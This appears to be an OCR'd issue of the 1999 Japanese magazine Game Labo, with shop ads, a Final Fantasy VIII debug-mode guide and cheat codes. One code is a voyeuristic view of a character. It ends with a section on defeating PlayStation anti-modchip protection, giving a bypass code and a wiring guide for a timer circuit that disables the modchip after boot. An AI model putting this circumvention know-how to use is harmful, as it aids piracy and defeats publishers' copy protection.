過激に遊ぶ!!パソコン&ゲームマシン実験室

ゲームラボ5月号
1999年5月1日発行
毎月1回1日発行 No.36
平成10年2月13日第3種郵便物認可

ゲームラボ

ゲームの裏技大集合

ＦＦⅧ究極の㊙攻略法を発見！

改造コード
チョコボレーシング登場

'99 5

読者プレゼントスペシャル

Vol.6 大好評発売中！お申し込みは 0120-887670 で！

激光電脳倶楽部®

Vol.6
￥2,500（税込）

電脳倶楽部は満開製作所の登録商標です

特報
月刊電脳倶楽部
パーフェクトコレクション
＜Vol.1～50＞
初回特典付
CD-ROMにて
4月30日発売決定！
予価￥12,800（税込）
目印は深紅のパッケージ

/サウンドプログラミング/
/GEKIイカP商店ゲーム用フォントパターン他/
/ゲーム「KNIGHT」
「LOST SOUL ACT2:鼓動 お試し版」
「ポケットショット」
/同人広場「激光Oh!MEDIUM準備号」/
/CGA劇場「Sensitive Tone」/
/X SoundBible/
/「彩」「MIGED」転載/他

Vol.1～5も大好評発売中
各号とも￥2,500（税込）

1993～97年に発行された電脳倶楽部別冊
全16号が保存版CD-ROM化！
電脳倶楽部別冊完全保存版
￥6,800（税込）好評発売中！

月刊電脳倶楽部131号発売中！
口座番号：00150－2－362847
口座名　：株式会社満開製作所

満開製作所の製品は、
メッセサンオー（秋葉原：3号店 03－3255－3454）、
ツクモパソコン本店II4F（秋葉原：03－3253－4199）、
シリコンハウス共立（大阪日本橋：06－644－4446）、
以上のお店でもお求めになれます。

満開オリジナルキットシリーズ大好評発売中！

マウスジャック2（PS/2マウスをX68kで）発売中！￥7,600（税別）

MK-CK003S
ステレオミキサーキット
（¥19,800 税別）
（きょう体別売）

MK-CC011
X68用ATX電源接続
キット（¥3,600 税別）

MK-GA1（完成品）
ツクモグラフィック
アクセラレータ同梱品
（￥42,000税別）

MK-CK002
X680x0用連動
電源キット（¥9,800 税別）

MK-CC004
HC000変換基板
（¥2,800 税別）

MK-CC004-20
HC000変換基板
FN20付（¥4,900 税別）

ツクモTS基板製品の枚数限定満開バージョンも取り扱っております。
お電話にてお問い合わせ下さい。

まーきゅりーゆにっと在庫少。お求めはお早めに！

MK-CC003
光DAI出力化キット
（¥2,700 税別）
これでアレもコレも真のデジタルオーディオで堪能！

SIMM（時価）、30用メモリ、コプロ、030,060MPU他、パーツ等の単品売りもあります。JXスキャナ（68用ツールバンドル）、CZ6VS1なども販売中！
復刊Oh!Xも取り扱い中です！
3Dアトリエ、XL/IMAGEも取り扱い中！
お電話で商品カタログをお取り寄せ下さい。

御注文・お問い合わせはすべて **新フリーダイヤル 0120-887670** でどうぞ

〒171-0021 東京都豊島区西池袋5-17-11 ルート西池袋ビル901
株式会社 満開製作所／パソコンショップ満開

商品着払い・カード払い可／ショップ商品（ハード・市販ソフト）郵便振替口座 00150-3-568201 口座名：パソコンショップ満開
電脳倶楽部はフリーダイヤルでお申込できます／電脳倶楽部専用郵便振替口座 00150-2-362847 口座名：株式会社満開製作所
満開製作所Webサイト（URL http://www.mankai.co.jp/）もぜひ御覧下さい。

C O N T E N T S

ゲームラボ 5月号

特集

ゲームの裏技大集合

第1部　ゲームラボマンの裏技大統領

『FFVIII』を極める……4
『FFVIII』超絶コード集……10
駐車禁止にさようなら……12
プレステ裏ソフト発見……16

第2部　Hard Ware Tune up

ワンダースワンバックライト化……20
Nintendo64ジョイスティック製作！……22
不定間隔連射装置……24
BM98用コントローラ……26

第3部　ソフトmaniacs

BM98 mania……36
画像変換 mania……44
サウンド吸い出し mania……48
backup mania……52
スクリーンセーバーmania……56
DSNオリジナルサウンドノベルを作ろう……59
未来のゲームプログラマに贈る言葉……62

第2特集　祝ご入学・ご就職

読者プレゼントスペシャル……193

連載

㊙と読者のTalk 2 Talk……65
ユーザーズフォーラム……76
誌上裁判……78
漢の花道……80
GL博物院……82
激安番長……84
GL HitChart!!……86
巡回診療所……88
同人わーるど……90
読者プレゼント……94
星屑ジギーが言うことにゃ……96

アジアウェーブ……97
美少女業界にメガトンパンチ!!……100
女王さまと賢者の石……102
見えないゲームの事情……104
知られざるアニメの裏側……106
ゲーム業界流言飛語……108
テレビ業界の掟……110

Power of Dream……112
㊙ゲーム紀行……114
分解天国……116
Master of Emulator……119
クソゲー星人……122
GLギャラリー……124

ゲーム改造コード集……129
『チョコボレーシング』をはじめとして、春の新作タイトル盛りだくさん!!

改造コード普及委員会……145

たにしげのパソゲー改造講座……148
エロゲームマニアックス……153
ゲームボーイソフト開発教室……158
ハードハック……162
匠の技……166
まんがなるへそ物語外伝……170
CD-Rクラック……173
板前の3分ハッキング……176
Master of Virus……178

レトロゲーム……181
68まみれ……185
基板道場……189

GLインフォメーション……210
GL買い物術・東日本……214
GL買い物術・西日本……216
今月の改造ツール……218
今月のエミュレータ……220
W@REZをめぐる冒険……222


ゲームラボマン

MASTER OF "FINAL FANTASY Ⅷ"

やあみんな！『FFⅧ』は終わったかな？　でもね、『FFⅧ』にはまだまだ未知のデータが隠されているんだよ。それを私といっしょに見ていこうじゃないか。そして、『FFⅧ』といえば切り離せないのはプロテクトの話題。そこで、バックアップソフトを自由に動かすための方法も完璧に網羅したぞ。さらに、最近登場したバックアップのための新兵器もあわせて紹介しよう。これを読んでこそ、『FFⅧ』マスターといえるのだ！

P5～9
デバッグモード解説

P10～11
『FFⅧ』超絶コード集



P12～14
プロテクト外し完全版

P16～17
プレステ裏ソフト発見！

の裏技大統領

DO YA KNOW WHAT'TA TRUTH FIGURE of “FINAL FANTASY Ⅷ”

『FFⅧ』を極める！

改造コードが可能にした『FFⅧ』の最終攻略をお見せしよう。
これが『FFⅧ』に隠された真の世界だ！

ゲームラボマン

おなじみゲームラボのマイトガイ。DRAGON ASHがなぜ売れるのか納得いかない43歳（推定）。久しぶりに実写で登場できてテンションが高い。

兄タイツ

タイツー家の長男。セルフィのパンツをセフィロスのパンツだと思い込み、みんなから大笑いされた経験を持つうっかりもの。タイツは自前。

タイツ弟

リノアのモデルは松たかこではなく、白石琴子だと信じる信念の男。兄タイツと違い、なぜ自分はタイツの後ろに弟がつくのかと悩む毎日。

DEBUG MODE デバッグモードを遊ぶためのコツ

『FFⅧ』デバッグモードの発見は、私たちに大きな衝撃を与えました。しかし「使いかたがよくわからん」という声も多数寄せられています。それもそのはず、もともとデバッグモードは「開発者にだけ理解できればいい」というものであり、誰でもわかるように作る必要はないからです。

そこで、スケープゴート氏の協力をもとに、デバッグモードのくわしいナビゲーターをここに公開することにしました。これを参考に、各自で応用して新しい楽しみかたを見つけてください。

コードは?

デバッグモード

D006F308	000F
8006F108	0001
D006F308	000F
8006F1CA	0049

入りかた

ワールドマップ以外でL1＋L2＋R1＋R2ボタンを同時に押して、〈写真1〉のような画面になれば成功。

使用する際の注意点

デバッグモードを使うときは、「スコール編」のセーブデータで行うこと。「過去編」のデータを使用すると、ハングアップする確率が高くなる。

また、選択肢によっては、ゲームのフラグを混乱させてストーリーが進行しなくなるものもあるので、セーブデータは別に保存しておくこと。ストーリー上、そのイベントにいてはいけないキャラがいると、ほぼ確実にストップするので、「千葉の部屋」でフラグを立てるとよい。

〈写真1〉デバッグモードの基本画面。名前が各部屋の入口になっている。

デバッグモードに入る前に

次のページから、詳細解説に入ります。しかし、1度使ったことがある人ならわかると思いますが、デバッグモードはとにかくよくハングアップします。止まらない項目のほうが少ないといえます。

止まるたびに再起動するのもめんどうですので、利用できない部屋を覚えておきましょう。使えない部屋は以下の7つです。

- 北瀬の部屋
- 入口の部屋
- 前田の部屋
- 野島の部屋
- 薮田の部屋
- 遠藤の部屋

遠藤の部屋のみ選択肢が出てきますが、どれを選んでも同じムービーが流れます。また、使える部屋でもハングアップする選択肢が多くありますが、これは次のページで解説していますので、参考にしてください。

Thank you for your cooperation!

今回協力してくれたスケープゴート氏のページ「ぴんくのぞう」(http://www.interq.or.jp/pink/elephant/xxx/)は、『FFⅧ』情報以外にもコンテンツ満載。

EXTRA オマケ

デバッグモードは、ゲームを攻略するための強力な武器だ。しかし、そのほかにも制作現場の裏側を推測させるものが多く残されており、これもまた1つの楽しみといえるだろう。


例をあげると、「千葉の部屋」(次ページ参照)でDISC1用のイベントセレクトがある。ここになぜかDISC2のイベントが選択肢として含まれているのだが、試してみるとなんとDISC1なのにDISC2のイベントが始まったのだ。当初の見込みと違って、容量があまってしまったのだろうか。

このソフトには、ほかにもゲームでは使われていない、ボツデータが多く含まれている。ぜひ探してみてほしい。

it's the most useful room!!

千葉の部屋

バトルシーンテスト



4ケタの数値を選ぶことで、あらゆる敵と戦うことが可能になる。なかには普通にゲームをやっていては絶対に出てこない敵も出現するのだ。ちなみに上の写真の「ダミー」は0001で出現。

ムービーテスト


全ムービーを見ることが可能。ただし、そのとき起動させているDISCと違う番号を指定すると止まるので注意しよう。セーブデータがなくても、「最初の部屋」で作ることができる。

アイテムやシステムテストなど

パーティこうとぅあ〜い	パーティーを変更できる
メンバーぶらす	パーティーにいないキャラでも追加できる
着替え	「私服」、「制服」、「SeeD服」から選択
くれくれシリーズ	
アイテム	全アイテムを100個ずつ入手
カード	「ぜんぶ」で全種カードを各1枚。「のーまるのみ」でG.F.、プレイヤーカード以外の全カード
魔法	「にゅ〜」を選ぶと魔法が選択できる
お金	話しかけると100,000ギル
召喚	G.F.の選択とリノアの名前変更が可能
召喚全部	G.F.全種類入手
バトルおんおふ	「オフ」、「オン」、「カット」が選択できるが効果はない
スタートマップへ	
スタートマップ	「最初の部屋」に戻る
スタートマップ	ハングアップする
ぶらっくまっぷ	ハングアップする
バトルシーンテスト	0〜9の数字を入力後「開始」で戦闘スタート
ムービーテスト	DISCを指定するとムービー選択画面へ。4枚めは「エンディング3」の下に、「エンディング4」と「スタッフロール」が隠されている
音楽テスト	曲が聞ける
サウンドリセット	再生中の曲を止める


くれくれシリーズ

アイテム



即行で全アイテムゲット！

魔法おすすめ



使える魔法だけを厳選

G.F.全部

当然名前の変更も可能

カード全部

レアカードもそろうぞ

「Eyes On Me」が聞ける！

シナリオのフラグが立てられる。ジャンクションはラグナ以外のキャラが行うとハングアップするので注意。「ふぇいうぉん」はDISC3でのみフェイウォンの歌を聞くことができる。

DISC2のイベントを選択

DISC2専用。バラムガーデン内の各所に移動できるが、「デッキ3」「デッキ7」「えんちょう1いりぐち」を選択するとゲームが続行できない。「デッキ5」ではムービーが見られる。

序盤のイベントをテスト

DISC1専用。バラムガーデン内での序盤のイベントを選択できる。「もんすた3れいのやつ」を選択するとハングアップ。ほかの選択肢は正常に動くが、キャラを通常のものと変えているとゲームが止まる場合がある。

ガーデン内を移動だ


DISC1専用。バラムガーデンでのイベントを選択できる。「ほーる6イベント」「げーと6か～どり～だ～」「ろうか22」はハングアップする。

過去を自在に探索

DISC3専用。「映画渓谷」内を選択できる。過去編に出てくる場所しか選択できないので、ラグナ以外のキャラが使用するとハングアップする。

「ふぇいうぉん」の歌は、DISC3以外で選択するとバトルシーンの曲になってしまうのだ。

音楽テスト



全96曲の音楽が聞ける。なかにはボツになった曲も入っているのだ。けっこう笑える。

DISC3のイベントを選択

DISC3専用。「飛空艇」以降のイベントを選択できる。ただし「操縦席3」「アデル4」は変化なし。「通路6」「通路12」「通路22」「アデル3」を選択するとハングアップする。「アデル5」のみDISC4で有効になるイベントなので注意。ほかのDISCで選択するとハングアップする。

船内を自由に移動だ！


DISC3専用。ラグナロク船内を移動することができ、1部のイベントを選択できる。「ハッチ1」で、ムービーのあとラグナロクに移動する。「ハッチ2」を選んでも変化なし。

「コクピット1」と「コクピット2」は途中でハングアップするので、「出口」「客室」「格納庫」「エアロック」のいずれかを選んでからエレベータをあがるとよい。

here is the basic room!!

最初の部屋

セーブメニュー



PHSメニュー

シーンセレクトやシステムの変更など

本編へ	DISC1の各シーンへ飛ぶ。そのシーンまでに獲得できるG.F.も入手できる
セーブメニュー	セーブするDISCを選択できる
PHSメニュー	パーティーを編成しなおすことができる
ワールドへ飛ぶ	バラムガーデンのすぐ外へ飛べる。
音楽を消します	曲がリセットされる
グローバルをクリア	ゲームに関係ないシナリオのフラグが消える

※DISC3・4の場合「本編へ」を選ぶとハングアップするので注意。「いちげきくんいっぱい」「バトルをカットする」と「ムービーカット」は選択してもなにも起こらない。

aim the flag maniacs!!

佐藤の部屋

序盤のフラグ立て

DISC1のイベントを選択できる。「※杉野！杉野はいづこ?」以外の項目はすべて普通に動作する。

バラム街イベント2

占領前のバラム街を選択。「1マスターとのバトル後」以外は動作。

バラム街乗り物イベント

車、船、電車関連のイベントを選択。どれも正常に動作する。

ラブラブイベント専用

ラブラブなシーンにだけジャンプ。「1荒野1へ」を選ぶとハングアップ。また「6ラブラブ廊下」の「8リノアがいます」は正常に動作しない。

パーティーやアイテム変更

キャラの服装チェンジや、全G.F.の入手が可能。しかし、「千葉の部屋」で代用がきくものが多い。

バラム街イベント1

「1ゲート2少年イベント」「ポートへの道1~2」「ホテルロビー」「ホテル部屋」はハングアップする。

崩壊後のトラビアイベント

トラビアの孤児院の思い出などが選択可能。どれも正常に動作する。

バラム街イベント3

「基本」以外は正常に動作。セルフィの近くのネコに話しかけるとハングアップするので注意。

let's play the funny sound!!

丹下の部屋

FH・エスタ駅シーン選択

選択肢にある各シーンにジャンプできる。DISC3のみで有効。

魔法研究所イベント

DISC3専用。魔法研究所を移動。

過去編イベント選択

ジュリア関連のイベントを選択。DISC1以外はハングアップする。


過去編音楽テスト

各音楽と効果音を聞ける。空白の部分にも1曲隠れている。

パーティー編成変更

「PHS」で現在のパーティーを編成。「ジャンクションスコール→ラグナ」で過去のパーティーを編成できる。「ジャンクションラグナ→スコール」はハングアップする。そのほかの選択肢は効果無し。

過去編成



「丹下の部屋」で一番利用価値が高いのは、この過去編成だろう。「千葉の部屋」でも同様のことができるが、こっちのほうが安定している。

エスタシーン選択

エスタでの各シーンを選択できる。DISC3でのみ正常に動作。「大統領官邸面会室」はハングアップ。

バラムガーデン位置選択

バラムガーデンの、おもにMD層のシーンを選択できる。1枚めでのみ正常動作する。

why don't you meet chocobo!!

菱沼の部屋

列車イベント選択

セルフィーに関する列車イベントを選択。「1」を選ぶとラグナ編、「ジャンクション（はづれ）」か「5」を選ぶとスコール編に飛ぶ。

チョコボの森へ

全選択肢が正常に動く。「めんばー」と「全部くりあー」以外はすべてチョコボの森へ飛ぶ。「全部くりあー」は効かない。

列車行き先選択

列車の行く方面を選択可能。DISC1以外ではハングアップする。

少数民族の村に飛ぶ

各選択肢で選んだ、少数民族の村内部の場所に飛ぶ。「ドーム入口」のみ正常に動作しない。

エスタ市内、位置選択

エスタ市内の各場所に飛ぶことができる。DISC1と2ではハングアップする。

海底ダンジョン内に飛ぶ

DISC3で正常に動く。ほかのDISCではハングアップする。

FH内位置選択

「下X連続殺人事件」がFH内。「水上XXX殺人事件」はつりじいさんとの会話になる。

普通ではもう満足できないアナタのための…

『FFVIII』超絶改造コード集

改造コードは、ときにマニュアルに書かれた限界を超えた世界を見せてくれる。ここでは、マニュアルに従ってプレイしていただけでは、絶対に見ることができない画面の数々を紹介しよう。『FFVIII』の奥はまだまだ深いのである。

スコールラインダンス部隊

800F458	0880	800F5A0	2258
800F460	0880	800F5C8	0600
800F468	0880	800F660	0600
800F4F4	1000	800F6F8	0600
800F4FC	1000	800F790	0600
800F504	1000	800F828	0600
800F590	2258	800F8C0	0600
800F598	2258	800F958	0600

（兵庫県神戸市/YUNO W@T@RU）

つねに同じ敵が出てくる

80081928 xxxx

xxxxは下の表を参照。

夢のようなバトル・その1

80076B8C	0006	800FA596	0087
30076B8E	0004	800760B0	8DA7
80081928	0002	800760B2	B937
8006F1C8	0003	800760BC	8965
D00FA58A	0000	800760BE	B937
800FA58A	0088	30076578	0014
D00FA596	0004	300767D8	0014

（住所不明/けんじ@もぐりん）

夢のようなバトル・その2

80076B8C	07FF	800760B0	AA8A
30076B8E	0000	800760B2	C684
80081928	019A	800760B4	769E
8006F1C8	0003	300760B6	008A
D00FA572	0000	D0076EC2	05FF
800FA572	0089	30076EC3	0049
D00FA58A	0095	30076578	0014
800FA58A	0048	300769A0	0014

（住所不明/けんじ@もぐりん）

注：このコードは、残念ながら「まほう」コマンドとコマンドアビリティーしか使えない。

0078	イデア（Disc2）	00D8	アバドン	01B9	ウルフラマイター	02EE	コヨコヨ
0088	イデア（Disc1）	013D	オーディン	01CE	オメガウェポン	031A	起動兵器8型BIS
0093	シュメルケ	0146	バハムート	01E3	ティアマト	031B	サイファー（Disc3）
0097	ビッグス・ウェッジ（Disc2）	0162	アルテマウェポン	01FF	アルティミシア	031C	アデル
00A4	BGH251F2（ミサイル基地）	016B	スフィンクス	02C8	ジャボテンダー	032A	雷神・風神（Disc3）
00AF	コマンドリーダー	0174	コキュートス	02E9	UFO（モアイ）	032B	ディアボロス
00BD	セクレト	0179	トライエッジ	02EA	UFO（牛）	032D	『魔女』
00BE	ミノタウロス・セクレト	019A	カトプレパス	02EB	UFO（棒）	032E	プロバゲーター（紫）
00C2	BGH251F2（F.H.）	01AF	ドルメン	02EC	UFO（ピラミッド）	032F	プロバゲーター（緑）
00C3	サイファー（Disc1）	01B4	ガルガンチュア	02ED	UFO（戦闘可能）	0330	プロバゲーター（黄）

（住所不明/けんじ@もぐりん）

オメガウェポンよりでけえ〜!!

パーティーデカすぎ

1人め		2人め		3人め	
800F9458	3500	800F94F4	3500	800F9590	3500
800F9460	3500	800F94FC	3500	800F9598	3500
800F9468	3550	800F9504	3500	800F95A0	3500

オイオイ、見えないってのも

パーティー小さすぎ

1人め		2人め		3人め	
800F9458	0100	800F94F4	0100	800F9590	0100
800F9460	0100	800F94FC	0100	800F9598	0100
800F9468	0100	800F9504	0100	800F95A0	0100

（兵庫県神戸市/YUNO W@T@RU）

セルフィのパンツアップで見える

800F9554	0000	800F959A	8000
800F955C	0400	800F959E	8000
800F9590	8000		

このコードを使うときは、まずコンフィグでライブラを「いつも」に設定すること。そして、セルフィ以外のキャラクターがセルフィにライブラをかけ、ライブラ画面のときだけコードをONにする。

（静岡県浜松市/瀧本　裕二）

乗り物スピード速すぎ

D0081B0E	0002	D0081B0E	0002
800C6EBC	xxxx	800C6EC8	xxxx

xxxx＝0001〜0200。0040で車、バラムガーデン、0080で飛空挺ラグナロクの通常速度。R2ボタンを押すとスピードが変化する。スピードが変更できるのは、□ボタンで加速する乗り物に限る。チョコボは不可。

（東京都葛飾区/MYANA）

空中浮遊

D0081B0E	0001	800CB9F0	xxxx

L2ボタンを押す。xxxx＝FFFF（海抜0）、F000（空中）、C000（宇宙）。

（東京都葛飾区/MYANA）

秘技！「透明チョコボ」

800C6EB4	0031		

コードが有効のままチョコボを降りるとスコールが徒歩状態に、チョコボは逃げていく。その状態で移動すると、透明なチョコボにまたがっている。

（新潟県新潟市/CIN【GUC】）

そのほかの凄いコード

システムの高速化	D009BE94	0002
	8009BE94	0001

イベントシーンのキャラの動きと、会話の速度が2倍になる。

タイムマシンコード	D0081B0E	0085
	80076EF8	0ECE
	D0081B0E	008A
	80076EF8	0FA5
	D0081B0E	0085
	30076EC4	0003
	D0081B0E	008A
	30076EC4	0004

DISC3に行くときはDISC3で始めて□＋L1＋L2を押しながらセーブをロード。DISC4に戻るときはDISC4で始めて□＋R1＋R2を押しながらセーブをロード。

（住所不明/けんじ@もぐりん）

曲のスピード	30072AB3	00xx
曲のボリューム	30072AE2	00xx

xx＝00〜FF

（宮崎県日向市/號）

ワールドマップ拡大率	800CB8B0	xxxx
アイテムエディタ	D0089138	0101
	D30B2038	8401
	110B2038	0001
	D0089138	0102
	D20B2038	8587
	100B2038	0001

PAR2専用コード。セレクト＋L2・R2で、一番左上にあるアイテムの番号が増減する。サイズの大きいものも、「整理」するとちゃんと表示される。表示が変わらないときはアイテムウィンドウを閉じて更新すること。


（静岡県静岡市/EDIT）

ウチのプレステでソフトが動かない!?

駐車禁止にさようなら

予約だけで200万本以上売れた『FFⅧ』。このソフトで新プロテクトの存在を初めて知った人も多かったのではないでしょうか？　プロテクトによる『FFⅧ』のトラブルを解消しましょう。

1000番台である！



あなたのプレステは

どっち

MODチップが付いている！

下を見よう

今回、プレステに新しく採用されたプロテクトは、本体に取り付けられたMODチップを検出してプログラムを停止させる仕組みになっています。しかしSCPH-1000番台のような初期のプレステでは、無改造であるにもかかわらず起動時にこのチェックに引っかかってしまうことがあるのです。本誌にも、そうしたリポートが何件も寄せられています。

この問題は初期のプレステに使われているCDピックアップがうまく機能せず、プロテクト情報を処理できないためにおこるのです。しかし修理をしようとSCEに問い合わせると、いきなり買い替えをすすめられてしまいます。「改造ユーザーでは？」と、疑われてしまったのでしょうか…。


しかし、あきらめてはいけません。改造コードを使えば、プロテクトのかかったソフトでも確実に起動できることがすでに判明しています。各ソフトによって個別のコードになりますが、ゲームCDが複数のソフトでも安定して動作させることが可能です。

またソフトのプログラムを変更し、プロテクト部分を潰したデータをCD-Rに複製する方法もないわけではありませんが、今回は紹介しません。インターネットなどでそれに関する情報が提供されていますので、興味がある人は各自で調べてみてください。

隣のページへ

『FFⅧ』安定起動コード

D009B182	0000
8009B182	2402



〈写真1〉1000番台のプレステでも安心して遊ぶことができる。

以前はMODチップが付いていると動作しないソフトがあったため、外部にスイッチを付けてMODチップの出力を手動でON/OFFさせていました。しかしタイマICを利用し、起動後約30秒で自動的にMODチップの出力をOFFにするように改造してみました。CD入れ替えにはリセットする必要ありますが、安定性はかなり高いでしょう。

●基板の製作

部品は〈第1図〉のレイアウトでユニバーサル基板へハンダ付けし、各部品の足を錫メッキ線でつないでいきます。

●基板の取付手順

1：基板に部品が間違いなく取り付けられたことを確認したら、耐熱電線でプレステ本体と接続していきます。まずタイマの電源をプレステ本体の電源ピンに接続します。電源ピンは型番によって違う可能性があるので、テスタでチェックしましょう。


2：デジトラをMODチップのデータインプットピンとプレステの基板との間に取り付けます。MODチップにもいくつか種類があるので、ピンアサインについては〈第2図〉を参照してください。この部品は、MODチップの信号をON/OFFさせる役割をするのです。まず手順としてMODチップとプレステの基板を接続している配線をはずし、デジトラをMODチップの上に乗せた状態にします。そしてコレクタ端子を曲げてピンに接続し、プレステの基板から来ている配線をデジトラのエミッタ端子に接続します。

ただしプレステの基板をはず

〈第1表〉自動MOD信号遮断回路部品表

使用する部品	型　番	数量	備　考
タイマIC	NE555	1	動作電源電圧範囲より本体の電源電圧がすこし低いが問題ない
デジトラ	C114	1	トランジスタにバイアス抵抗を内蔵したもの
電解コンデンサ	6.3V／10μF	1	電解コンデンサの耐圧は10VでもOK
電解コンデンサ	6.3V／47μF	1	適当
積層セラミックコンデンサ	0.047μF	2	0.1μFでも可
抵抗	430KΩ,1/4W	1	タイマの時間設定用。タイマ時間が合わないときは、500KΩの可変抵抗に変更
抵抗	100KΩ、1/4W	1	適当
ユニバーサル基板	18×18mm	1	最小寸法のもの
耐熱電線	0.2SQより線	少量	電線にストレスがかかるので「より線」を使用
錫めっき線	φ0.4mm程度	少量	適当
両面テープ	φ0.4mm程度	少量	なるべく肉厚の物を選ぶ

〈第1図〉自動MOD信号遮断装置回路図



さないとMODチップが見えないタイプ(SCPH-7000以前のプレステ)については、工夫が必要です。デジトラのエミッタ端子をMODチップのデータインプットピンがつながっていた基板面にハンダ付けし、MODチップから来ている配線をデジトラのコレクタ端子に接続してください(このタイプは背が高くなると危険！)。

3：タイマ回路の出力端子から、デジトラのベース端子に配線します。

4：タイマのリセット端子を、プレステのリセットスイッチに配線します。配線は電源基板とプレステの本体基板をつなぐGNDピンのハンダ面に付けてください。


●タイマ時間確認と調整方法

この改造の1番のポイントはタイマの時間にあります。この時間を確認するため、一時的にNE555の出力部に抵抗(330Ω～510Ω程度)を入れたLEDを接続するか、テスタで電圧を測ってプレステ起動からの時間を正確に計るとよいでしょう。だいたい28～32秒の間に調整すると、確実に起動することができるようです。

またリセットボタンを押して離したときにも、LEDが点灯することも確認してください。このLEDを2色LEDにしてプレステのパイロットランプと兼用させることもできます。〈第3図〉を参照してください。

もし、時間が合わないときは、430KΩの抵抗を500KΩの小型の可変抵抗に替えて調整するとよいでしょう。可変抵抗を付ける場合、抵抗値が最大になっていることを確認してから調整します。もしタイマが安定しない場合はNE555をCMOS版に替えるか、本体の5Vレギュレータの出力から直接電源を取るようにするとよいでしょう。

ちなみに回路自体の取り付けは、本体の右下に共通して空いている空間があります。ここに肉厚の強力両面テープで張り付けるのがベストです。




〈写真2〉全型番に共通したこのスキマへ回路をおさめよう。

〈第2図〉MODチップのピンアサイン

ピン対応表

Z86E02（18ピン）	PIC12C508（8ピン）	PIC16C54（18ピン）	用　途
14ピン／Vss	8ピン／Vss	5ピン／Vss	GNDへつなぐ
16ピン／P2-1	6ピン／GP1	7ピン／RB1	データインプットに接続
17ピン／P2-2	5ピン／GP2	8ピン／RB2	データバッファへつなぐ
5ピン／Vdd	1ピン／Vdd	14ピン／Vdd	3.5（5V）のパワー入力
7ピン／TAL1	2ピン／OSC1	16ピン／OSC1	メインボード4MHzと接続

〈第3図〉モニタ＆パイロットLED回路図



R1・R2は各LEDに10～20mA程度流れるように抵抗値を決める（LEDメーカーによる）
Tr1・Tr2はデジトラのC114を使用
VCCはPSの電源コネクタの1番ピンから取る

ボタン1つでラクラク操作 CD-Rワールドに 救世主誕生!?

大切なデータのバックアップやオリジナル音楽CDの作成、大容量データの保存など、CD-Rはたいへん便利なデバイスです。最近ではドライブ、メディアともに低価格化がすすみ、内蔵型モデルなら4倍速書き込みのタイプで3〜4万円ぐらいで購入できます。


しかし、実際に使用するまでにSCSI IDやターミネータの設定、ケーブルの接続といった面倒な作業が必要です。自分でマシンを組めるユーザーならとくに問題ないかもしれませんが、パソコン初心者にとっては少々難しいでしょう。

